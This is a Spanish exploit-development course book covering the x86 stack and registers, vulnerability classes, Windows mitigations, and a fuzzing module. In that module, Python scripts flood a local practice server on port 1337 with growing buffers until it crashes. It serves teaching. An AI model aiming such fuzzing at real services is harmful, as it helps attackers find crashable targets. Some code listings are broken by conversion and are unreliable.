



# Exploiting Básico

Todos los derechos reservados. Esta publicación no puede ser reproducida, ni en todo ni en parte, ni registrada en o transmitida por, un sistema de recuperación de información, en ninguna forma ni por ningún medio, sea mecánico, fotoquímico, electrónico, magnético, electróptico, por fotocopia, o cualquier otro, sin el permiso previo por escrito por Exploiting.cl®.

El y/o los autores no se hacen responsables del uso indebido de las técnicas descritas en el presente libro, la información presente solo tiene como fin la guía y el aporte de conocimientos en el campo del desarrollo de exploits, dirigido preferentemente para que los estudiantes puedan aprender diferentes técnicas de explotación y no para dañar a terceros.

## Tabla de Contenido

Nota sobre el curso.....	6
Módulo 1 – Introducción .....	7
Introducción al Exploiting.....	7
Vulnerabilidades comunes .....	11
Protecciones conocidas.....	12
Módulo 2 – Fuzzing.....	13
Introducción al Fuzzing.....	13
Tipos de fuzzer.....	14
¿Por qué fuzzear?.....	14
Creando Nuestro Fuzzer.....	14
Módulo 3 - Stack Buffer OverFlow .....	19
¿Qué es un Stack buffer Over Flow? .....	19
Replicando el crash .....	20
Desarrollando nuestro exploit .....	23
Localizando nuestra shellcode.....	31
Ejercicios.....	34
Módulo 4 - Structured Exception Handler .....	34
Introducción a SEH .....	34
Replicando el crash .....	35
Desarrollando nuestro exploit .....	37
Localizando nuestra shellcode.....	46
Ejercicios.....	49

## Tabla de Ilustraciones

Figura 1 Representación simplificada de un Stack .....	8
Figura 2 Registro GRP .....	9
Figura 3 Registros de estado eFlags .....	10
Figura 4 Fuzz.exe .....	15
Figura 5 Puerto local 1337 en modo “LISTENING” .....	15
Figura 6 POC 1 .....	15
Figura 7 Conexión exitosa mediante prueba.py .....	16
Figura 8 POC 2 .....	17
Figura 9 Estudiando el comportamiento del programa .....	18
Figura 10 Crash en el programa .....	18
Figura 11 EIP sobre escrito por nuestro .....	19
Figura 12 Servidor explotable .....	20
Figura 13 POC 3 .....	20
Figura 14 Ejecución de script exploitbof.py .....	21
Figura 15 Vinculando proceso ServerE1 a x32dbg .....	21
Figura 16 Ejecutando proceso ServerE1 .....	22
Figura 17 EIP y Stack sobre escritos con “A” .....	22
Figura 18 Utilizando EPattern para generar cadena única de caracteres .....	23
Figura 19 POC 4 .....	25
Figura 20 EIP sobre escrito con 66443766 .....	25
Figura 21 Resultado EPattern.exe .....	26
Figura 22 POC 5 .....	26
Figura 23 EIP con valor 42424242 .....	27
Figura 24 Listado de dlls .....	27
Figura 25 Símbolos utilizados .....	28
Figura 26 JMP esp en 62601453 .....	28
Figura 27 POC 6 .....	29
Figura 28 Saltando a dirección de memoria JMP esp .....	29
Figura 29 Agregando breakpoint en jmp esp .....	30
Figura 30 Breakpoint en jmp esp activado .....	30

Figura 31 EIP apunta a nuestras “C” .....	31
Figura 32 Estructura Winexec.....	31
Figura 33 Dirección de memoria de WinExec en kernel32.dll .....	32
Figura 34.....	32
Figura 35 POC 7.....	33
Figura 36 Servidor esperando conexión.....	33
Figura 37 Exploit ejecutado y la calculadora es ejecutada como consecuencia.....	34
Figura 38 ServerE1.exe opción 3 (SEH).....	35
Figura 39 POC 8.....	36
Figura 40 Violación de acceso.....	36
Figura 41 Cadena SEH sobre escrita con 41414141 .....	36
Figura 42 Generando patron con Epattern.exe .....	37
Figura 43 POC 9.....	39
Figura 44 SEH con valor 37694336.....	39
Figura 45 Calculando desplazamiento con EPattern.exe .....	40
Figura 46 POC 10.....	40
Figura 47 Cadena SEH con 43434343 y 42424242 .....	41
Figura 48 Localizando pop pop ret.....	41
Figura 49 POC 11.....	42
Figura 50 Breakpoint en instrucción pop pop ret .....	42
Figura 51 Excepción alcanzada .....	43
Figura 52 Breakpoint en pop pop ret activado .....	43
Figura 53 Visualizamos caracteres inyectados .....	44
Figura 54 Salto corto a las “D” próximamente nuestra shellcode .....	44
Figura 55 Sobre escribiendo instrucciones .....	45
Figura 56 Salto corto EB 0B.....	46
Figura 57 POC 12.....	46
Figura 58 Validando salto corto .....	47
Figura 59 Validando salto corto .....	47
Figura 60 POC 13.....	48
Figura 61 Calc.exe ejecutada de manera exitosa por nuestro exploit .....	49

## Nota sobre el curso

Actualmente, la seguridad informática ha tenido un crecimiento exponencial en todo el mundo, lo cual, ha generado un incipiente aumento en la demanda de profesionales vinculados al mundo de la seguridad informática.

Hoy en día diversas empresas van tomando conciencia sobre la gran cantidad de amenazas que deben enfrentarse en la actualidad, y es bajo este contexto que la seguridad ofensiva juega un rol sumamente importante en todo el proceso de seguridad. Este tipo de metodología y/o práctica tiene la misión de adentrarse en la forma de pensar de los atacantes, para posteriormente actuar de forma ética dando a conocer los puntos débiles en los sistemas informáticos, lo que se traduce en buena forma, anteponerse a un posible ataque y otorgar la información necesaria para poder mitigar las brechas de seguridad antes de que puedan ser explotadas y hoy en día es fundamental para las empresas.

En la actualidad el desarrollo de exploit es un negocio muy lucrativo, variadas personas, empresas e incluso gobiernos, compran los exploit a precios absolutamente altos, lo que ha producido que mucha información sea limitada, debido a que producir y desarrollar un exploit, se traduce en horas y horas de investigación. Es por este motivo, que el poder compartir y asistir a los eventos de seguridad, más importantes del mundo, se convierte en una necesidad.

Creemos que es parte fundamental para el crecimiento profesional, el poder compartir con otras personas y generar una comunidad relacionada al desarrollo de exploit en habla hispana.

Durante este curso explicaremos los pasos fundamentales para introducirse en el mundo del desarrollo de exploit basados en sistemas operativos Windows, conoceremos las técnicas y las metodologías, que han aprendido durante años los instructores de este curso.

En forma práctica veremos diferentes ejercicios que nos permitirán poner a prueba nuestras habilidades y desarrollar nuestro pensamiento crítico.

Al final del curso los estudiantes podrán reproducir en su totalidad los ejercicios planteados, y podrán desarrollar diferentes desafíos que vienen incluidos en este curso.

## Módulo 1 – Introducción

### Introducción al Exploiting

Debemos considerar que un exploit es el nombre con el que se identifica un programa informático, o fragmento de un programa, que muchas veces puede ser malicioso, que trata de forzar alguna deficiencia o vulnerabilidad (bug), con el fin de poder realizar alguna acción en el sistema atacado.

Muchos atacantes buscan aprovecharse de estos fallos, mediante el desarrollo de exploits, el cual podría eventualmente, obligar al software a ejecutar código, comandos o acciones arbitrarias, que generalmente, tratan de obtener acceso al sistema.

Teniendo en cuenta lo mencionado previamente, la explotación es un elemento fundamental, para los profesionales dedicados a la seguridad ofensiva, debido a que es la puerta de entrada a los sistemas a evaluar.

Actualmente existe un gran número de exploit públicos, que están disponibles en internet, para que cualquier persona interesada los pueda utilizar y modificar.

Los exploit de carácter público, son frecuentemente utilizados en las pruebas de intrusión, por los distintos tipos de profesionales, pero ante la eventualidad que un software no posea un exploit público, es donde se vuelve primordial, el desarrollo de exploit a medida, para un software en particular. A esto comúnmente se le conoce como exploit de día 0, esto quiere decir que, existe un exploit que no tiene un parche de seguridad asociado y en caso de ser liberado podría ser utilizado por cualquier persona con total efectividad ya que no existe una solución al problema.

### Estudiando la estructura de la pila

La pila (stack) es una lista ordenada o estructura de datos que permite almacenar o recuperar datos, el modo de acceso a sus elementos es de tipo LIFO<sup>1</sup>. La pila reside en la memoria del proceso y es asignada por el sistema operativo a cada hilo (thread) al momento de la creación de estos.

La pila cuenta con dos operaciones básicas “push” (coloca un elemento) y “pop” (retira el último elemento apilado).

El stack contiene variables locales, llamadas a diferentes funciones (“call”) e información que no requiere ser almacenada por una gran cantidad de tiempo.

---

<sup>1</sup> (El término LIFO es el acrónimo inglés de Last In, First Out, es decir, ultimo en entrar, primero en salir).

Cada vez que una función es llamada, los parámetros de la función son enviados al stack (mediante la instrucción push). Al igual que los distintos valores de los registros (los cuales veremos a continuación).




Figura 1 Representación simplificada de un Stack

## Operaciones

Habitualmente, junto a las dos operaciones básicas de apilar y desapilar (push, pop), las pilas pueden implementar otra serie de funciones:

**Crear (constructor):** crea la pila vacía.

**Tamaño (size):** regresa el número de elementos de la pila.

**Apilar (push):** añade un elemento a la pila.

**Desapilar (pop):** lee y retira el elemento superior de la pila.

**Leer último (top o peek):** lee el elemento superior de la pila sin retirarlo.

**Vacia (empty):** devuelve cierto si la pila está sin elementos o falso en caso de que contenga alguno.


## Registros GRP<sup>2</sup>

Un registro es un espacio de almacenamiento disponible para el CPU. Una de las principales características de estos, es que pueden ser accedidos más rápido que cualquier otro dispositivo de almacenamiento de una computadora.

Estos registros están disponibles para ser utilizados como almacenamiento temporal para variables, valores y demás información que utilizan durante la ejecución de instrucciones.

Cada uno de estos registros se pueden direccionar como un registro de 16 bits (AX, BX, CX, DX) o como un registro de 8 bits (AH, AL, BH, BL, CH, CL, DH, DL).

<sup>2</sup> Registros de Propósito General (GPR). Los registros del procesador se emplean para controlar instrucciones en ejecución, manejar direccionamiento de memoria y proporcionar capacidad aritmética.



**Figura 2 Registro GPR**

EAX	Registro principal utilizado en cálculos aritméticos. También conocido como acumulador, ya que contiene resultados de operaciones aritméticas y valores de retorno de funciones.
EBX	El registro base. Puntero a datos en el segmento DS. Se utiliza para almacenar la dirección base del programa.
ECX	El registro contador se utiliza a menudo para mantener un valor que representa el número de veces que un proceso debe repetirse. Utilizado para operaciones de bucle y cadena.
EDX	Un registro de propósito general. También se utiliza para operaciones de E / S. Ayuda a extender EAX a 64 bits.
ESI	Registro de índice de fuente. Puntero a los datos en el segmento apuntado por el registro DS. Usado como una dirección de desplazamiento en las operaciones sobre cadena de caracteres y matrices. Contiene la dirección desde donde leer datos.
EDI	Índice de destino de registro. Puntero a los datos (o destino) en el segmento al que apunta el registro ES. Se utiliza como una dirección de desplazamiento en las operaciones sobre cadena de caracteres y matrices. Contiene la dirección de memoria implícita para todas las operaciones sobre cadena de caracteres.
EBP	Puntero Base. Puntero a los datos en la pila (en el segmento SS). Apunta al fondo del marco de pila actual. Se utiliza para hacer referencia a variables locales.
ESP	Puntero de la pila (en el segmento SS). Apunta a la parte superior del marco de pila actual. Es usado para hacer referencia a variables locales.
EIP	Puntero de instrucción (contiene la dirección de la siguiente instrucción que se ejecutará)

## Registros de segmentos

Los registros del procesador se emplean para controlar instrucciones en ejecución, manejar direccionamiento de memoria y proporcionar capacidad aritmética. Los registros son direccionables por medio de un nombre. Los bits por convención se numeran de derecha a izquierda.

Un registro de segmento tiene 16 bits de longitud y facilita un área de memoria para direccionamiento conocida como el segmento actual.

**Registro CS:** El DOS almacena la dirección inicial del segmento de código de un programa en el registro CS. Esta dirección de segmento, más un valor de desplazamiento en el registro apuntador de instrucción (IP), indica la dirección de una instrucción que es buscada para su ejecución.

**Registro DS:** La dirección inicial de un segmento de datos de programa es almacenada en el registro DS. En términos sencillos, esta dirección, más un valor de desplazamiento en una instrucción, genera una referencia a la localidad de un byte específico en el segmento de datos.

**Registro SS:** El registro SS permite la colocación en memoria de una pila, para almacenamiento temporal de direcciones y datos. El DOS almacena la dirección de inicio del segmento de pila de un programa en el registro SS. Esta dirección de segmento, más un valor de desplazamiento en el registro del apuntador de pila (SP), indica la palabra actual en la pila que está siendo direccionada.

**Registros ES:** Algunas operaciones con cadenas de caracteres (datos de caracteres) utilizan el registro extra de segmento para manejar el direccionamiento de memoria. En este contexto, el registro ES está asociado con el registro DI (índice). Un programa que requiere el uso del registro ES puede inicializarlo con una dirección de segmento apropiada.

**Registros FS y GS.** Son registros extra de segmento en los procesadores 80386 y posteriores.

## Registros de estado eFlags

El registro FLAGS es el registro de estado en los microprocesadores Intel x86 que contiene el estado actual del procesador. Este registro es de 16 bits de ancho. Sus sucesores, los registros EFLAGS y RFLAGS, son de 32 bits y 64 bits de ancho, respectivamente. El más amplio de los registros mantiene la compatibilidad con sus predecesores más pequeños.



Figura 3 Registros de estado eFlags

**ZF** Establece si el resultado de la última instrucción matemática o comparación fue cero.

**SF** Establece si el resultado de la última instrucción matemática o comparación fue negativo.

**CF** Se establece si el ultimo resultado no se ajusta al destino o el resultado de una resta es negativo.

**OF** Se establece si el ultimo resultado no se ajusta al destino.

## Vulnerabilidades comunes

### Stack buffer overflow

Es un desbordamiento que se produce a un buffer ubicado en la pila (stack), el cual al recibir información controlada por el usuario la cual no es validada correctamente por el programa da pie a un desbordamiento de data en la pila. Este desbordamiento de información corrompe la estructura de la pila dando pie a comportamientos anómalos.

En el caso del desarrollo de exploit este comportamiento es causado deliberadamente con el fin de controlar el flujo de ejecución del programa.

### Integer overflow

El desbordamiento de enteros es el resultado de un intento por parte de una CPU de generar aritméticamente un número mayor que el que puede caber en el espacio de almacenamiento de memoria dedicado.

Las operaciones aritméticas siempre tienen el potencial de devolver valores inesperados, lo que puede causar un error que obliga a que el proceso finalice. Por esta razón, la mayoría de los programadores prefieren realizar operaciones matemáticas dentro de un marco de excepción, que en su lugar devuelve una excepción en el caso de un desbordamiento de enteros.

### Format String

Es un error provocado por un desarrollo no seguro, cual se produce cuando los datos enviados a través de una cadena de entrada de caracteres son evaluados como un comando por la aplicación o servidor al cual van dirigidos. De esta forma, el atacante podría ejecutar código, leer la pila o causar un error de segmentación en la aplicación en ejecución, lo que provocaría nuevos comportamientos que podrían comprometer la seguridad o la estabilidad del sistema al que van dirigidos.

## Heap buffer overflow

El heap overflow es un tipo de desbordamiento de buffer de una computadora en el heap de datos, este montículo normalmente contiene código que se ejecuta directamente por los sistemas operativos y aplicaciones para priorizar ejecución de procesos de datos.

La explotación se realiza mediante la corrupción de estos datos en formas específicas para hacer que la aplicación sobrescriba las estructuras internas, como los punteros de la lista vinculada. La técnica de desbordamiento de pila canónica sobrescribe el enlace de asignación de memoria dinámica (como los metadatos de malloc) y utiliza el intercambio de punteros resultante para sobrescribir un puntero de función de programa.

## Protecciones conocidas

### DEP<sup>3</sup>

Marca todas las ubicaciones de memoria del procesador como no ejecutable a no ser que la ubicación contenga explícitamente código ejecutable. Uno de los tipos de ataques contra la seguridad intenta insertar y ejecutar código de ubicaciones de memoria no ejecutables. DEP contribuye a prevenir estos ataques interceptando dichos intentos y generando una excepción.

También necesita que el hardware del procesador marque las ubicaciones de memoria con un atributo que indique que no debe ejecutarse código desde dicha ubicación. Windows XP Service Pack 2 reconoce esta excepción y evita que se ejecute el código

### ASLR<sup>4</sup>

Es un mecanismo de protección contra ataques de reutilización de código, incorporado en sistemas operativos Windows desde Vista, a través del cual los módulos ejecutables se cargan en direcciones de memoria aleatorias, no predecibles. De esta manera se mitigan los ataques que se basa en código almacenado en direcciones predecibles. Una vulnerabilidad en la implementación de ASLR es el hecho que requiere que el código esté vinculado con el flag /DYNAMICBASE para que utilice ASLR.

Por ello, para proteger a las aplicaciones que no hayan sido compilados con dicho flag, se había incluido una funcionalidad en Microsoft EMET que permite activar mecanismos de protección a nivel del sistema operativo, de forma global y mandataria para todo el sistema. En las últimas versiones de Windows 10, EMET fue reemplazado por Windows Defender Exploit Guard, que ha incorporado estas funcionalidades.

---

<sup>3</sup> DEP Data Execution Prevention

<sup>4</sup> ASLR Address Space Layout Randomization

## Canary<sup>5</sup>

Las canaries de pila funcionan modificando las regiones de prólogo y epílogo de cada función para colocar y verificar un valor en la pila respectivamente. Como tal, si se sobrescribe un búfer de pila durante una operación de copia de memoria, se advierte el error antes de que la ejecución retorne de la función de copia. Cuando esto sucede, se genera una excepción, que pasa al controlador de excepciones hasta que finalmente llega al controlador de excepciones predeterminado del sistema operativo.

La protección contra desbordamiento de búfer se implementa como un cambio en el compilador. Como tal, es posible que la protección altere la estructura de los datos en el marco de la pila.

## Módulo 2 – Fuzzing

### Introducción al Fuzzing

La palabra fuzzing proviene del término fuzzy (difuso en español) y es un método de automatización de pruebas de software que busca distintos tipos de errores.

El proceso de un fuzzer es inyectar distintos tipos de caracteres en distintas entradas de una aplicación y verificar el comportamiento del software. Esto permite un ahorro de tiempo significativo en la investigación de errores que puede tener una aplicación.

Cuando hablamos de desarrollo de exploit el proceso de fuzzing es fundamental, ya que muchas veces es el punto de partida de nuestra investigación y que nos permitirá obtener un vector de ataque para desarrollar nuestro exploit.

En la actualidad existe una variedad grande de fuzzers que permiten encontrar gran cantidad de errores en distintas aplicaciones y protocolos, pero es fundamental entender el funcionamiento interno de un fuzzer para poder maximizar el uso de este.

Al hacer uso de fuzzer públicos nos podemos encontrar con la situación que todos los usuarios del mismo fuzzer encuentren los mismos fallos o simplemente no encontrar posibles errores en la aplicación ya que la persona que diseña el fuzzer no consideró la totalidad de las funcionalidades de la aplicación (ya sea por qué el fuzzer está diseñado con velocidad como prioridad, porque al ser diseñado de manera genérica no consideran casos límites, etc). Hay que considerar que un fuzzer es un software diseñado con la lógica de buscar errores propios y particulares del grupo de personas que programaron el fuzzer.

Tener la capacidad de poder crear, modificar y mejorar un fuzzing abrirá significativamente las posibilidades de encontrar errores.

---

<sup>5</sup> Canary también conocido como Stack Canary

## Tipos de fuzzer

En la actualidad existe gran variedad de fuzzers públicos, algunos fáciles de utilizar mientras que otros de mayor complejidad. Entre estos fuzzers también existen desarrollos específicos para determinados protocolos como: ftp, http, etc. Por lo que conocer distintas herramientas permite ahorrar tiempo en nuestras investigaciones.

Algunos de los fuzzer más populares son los siguientes:

- Spike
- Peach Fuzzer
- American Fuzzy lop (AFL)
- WinAFL
- Boofuzz
- FTPFuzz

## ¿Por qué fuzzear?

Fuzzear es la forma semi automatizada de poder encontrar errores en un software por lo cual es fundamental para ahorrar tiempo en una investigación que se realice a un software. En muchos casos es el inicio para poder descubrir una vulnerabilidad ya que permite injectar múltiples cargas útiles (caracteres, mutaciones, etc) en los distintos puntos de entrada.

Dado esto, conocer el funcionamiento del software es fundamental para poder construir un fuzzer ad hoc ya que mientras más lógica conoczamos de la aplicación más casos pueden ser considerados durante el proceso de fuzzeo.

## Creando Nuestro Fuzzer

Es importante tener la capacidad de poder crear nuestras propias herramientas para desarrollar de mejor forma nuestro trabajo. Muchas veces nos encontraremos con limitaciones en fuzzer públicos y será necesario poder crear nuestras propias líneas de código para encontrar alguna vulnerabilidad.

En primer lugar, debemos definir el lenguaje que utilizaremos, en esta ocasión utilizaremos Python ya que nos entrega mucha flexibilidad al momento de desarrollar.

Debemos entender el funcionamiento del software que queremos fuzzear, la única forma de crear un fuzzer efectivo es entender lo que el software está realizando y que puntos de entrada tiene para interactuar. Ejecutaremos fuzz.exe.




Figura 4 Fuzz.exe

En primera instancia no parece estar ejecutando nada, realizaremos un **netstat -an** para comprobar si existe alguna conexión inusual.




Figura 5 Puerto local 1337 en modo "LISTENING"

Podemos observar que al ejecutar nuestro programa se levanta el puerto 1337 y se encuentra en escucha. Vamos a crear mediante Python una conexión para comprobar si efectivamente nos podemos conectar a dicho puerto.

```
#Archivo: File.py
#Prueba de conexion
import socket
host = '127.0.0.1'
port = 1337 payload = 'A' * 20
print '\n [-] Payload Size: {}'.format(len(payload))
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((host, port))
client.send(payload + '\n')
print client.recv(100)
client.close()
```

Figura 6 POC 1

Al ejecutar nuestro script podemos comprobar que efectivamente somos capaces de conectarlos al puerto 1337.




Figura 7 Conexión exitosa mediante prueba.py

Ya que sabemos que podemos interactuar con el servicio en ejecución en el puerto **1337** el siguiente paso es modificar nuestro script para inyectar distintos caracteres con el fin de comprender el comportamiento del programa. Para eso creamos un array con los distintos caracteres y un ciclo for para ir aumentando la cantidad de caracteres inyectados. Nuestro script actual tendría la siguiente forma:

```
# -*- coding: utf-8 -*-

#Code By s1kr10s import socket, sys

from time import sleep


banner = ""

*****
*****



*****



-[ Exploiting Simple Fuzzer]=-      v1.0

*****



*****



***



print banner



host = '127.0.0.1' port = 1337 BYTE_MIN = 50
```

```
BYTE_MAX = 800

arrayBytes = (
    'A','B','C','D','E','F','G','H','I','J','K','L',
    'M','N','O','P','Q','R','S','T','U','V','W','X',
    'Y','Z','!','#','$','%','&',(' ','!','*','+','-',
    '.',/,","1','2','3','4','5','6','7','8','9')

for l in arrayBytes:
    bufferData = l * BYTE_MIN


    while True:
        if len(bufferData) <= BYTE_MAX:
            try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.settimeout(2)
                s.connect((host,port))
                s.recv(1024)

                print "Enviando " + str(len(bufferData)) + " bytes con [" + str(l) +
                "]"
                s.send(bufferData+"\r\n")
                s.close()
                sleep(0.5)
                bufferData = bufferData + l * BYTE_MIN
            except:
                print "[+] ---->>> CRASH con largo (" + str(len(bufferData)-BYTE_MIN) +
                ') bytes <<<----'
                sys.exit()

        else:
            bufferData = ""
            break
```

Figura 8 POC 2

Al ejecutar nuestro script podemos ver el comportamiento del programa.




The image shows two terminal windows. The left window, titled 'C:\Users\User\Desktop\fuzz.exe', displays multiple connection logs from port 127.0.0.1:49821, each showing a failed receive operation with error code 10053. The right window, titled 'Administrator: C:\Windows\system32\cmd.exe', shows a series of send operations (Enviando) with varying byte counts (e.g., 650, 700, 750, 800 bytes) and character ranges (A, B, C). These logs likely correspond to the fuzzing process injecting different character sets into the application.

Figura 9 Estudiando el comportamiento del programa

En la *Figura 9* vemos como el script está realizando múltiples conexiones al programa, donde cada una de estas conexiones tiene combinaciones de caracteres y cantidad de caracteres inyectados distintos. Esta prueba tiene como fin validar que efectivamente el servidor está respondiendo de forma correcta mientras se intenta saturar el servicio.

Antes de generar conclusiones sobre el comportamiento del programa debemos esperar que nuestro script termine, debemos recorrer nuestro array de caracteres de forma completa, ya que muchas veces puede que un carácter marque la diferencia y logre provocar algún error.

Como vemos en la *Figura 10* nuestro programa dejó de funcionar al inyectar 750 caracteres por lo cual podemos deducir que existe un crash en la aplicación.



The terminal window shows a series of send operations (Enviando) with varying byte counts (e.g., 550, 600, 650, 700, 750, 800 bytes) and character ranges (A, B, C). The logs end with a message indicating a crash: '[\*] ---->>> CRASH con largo <750> bytes <<<----'. This indicates that the application has terminated due to a buffer overflow or similar issue caused by the injected data.

Figura 10 Crash en el programa

Si ahora vinculamos nuestro programa a x32dbg podemos verificar que estamos desbordando un buffer y pisando el puntero EIP.

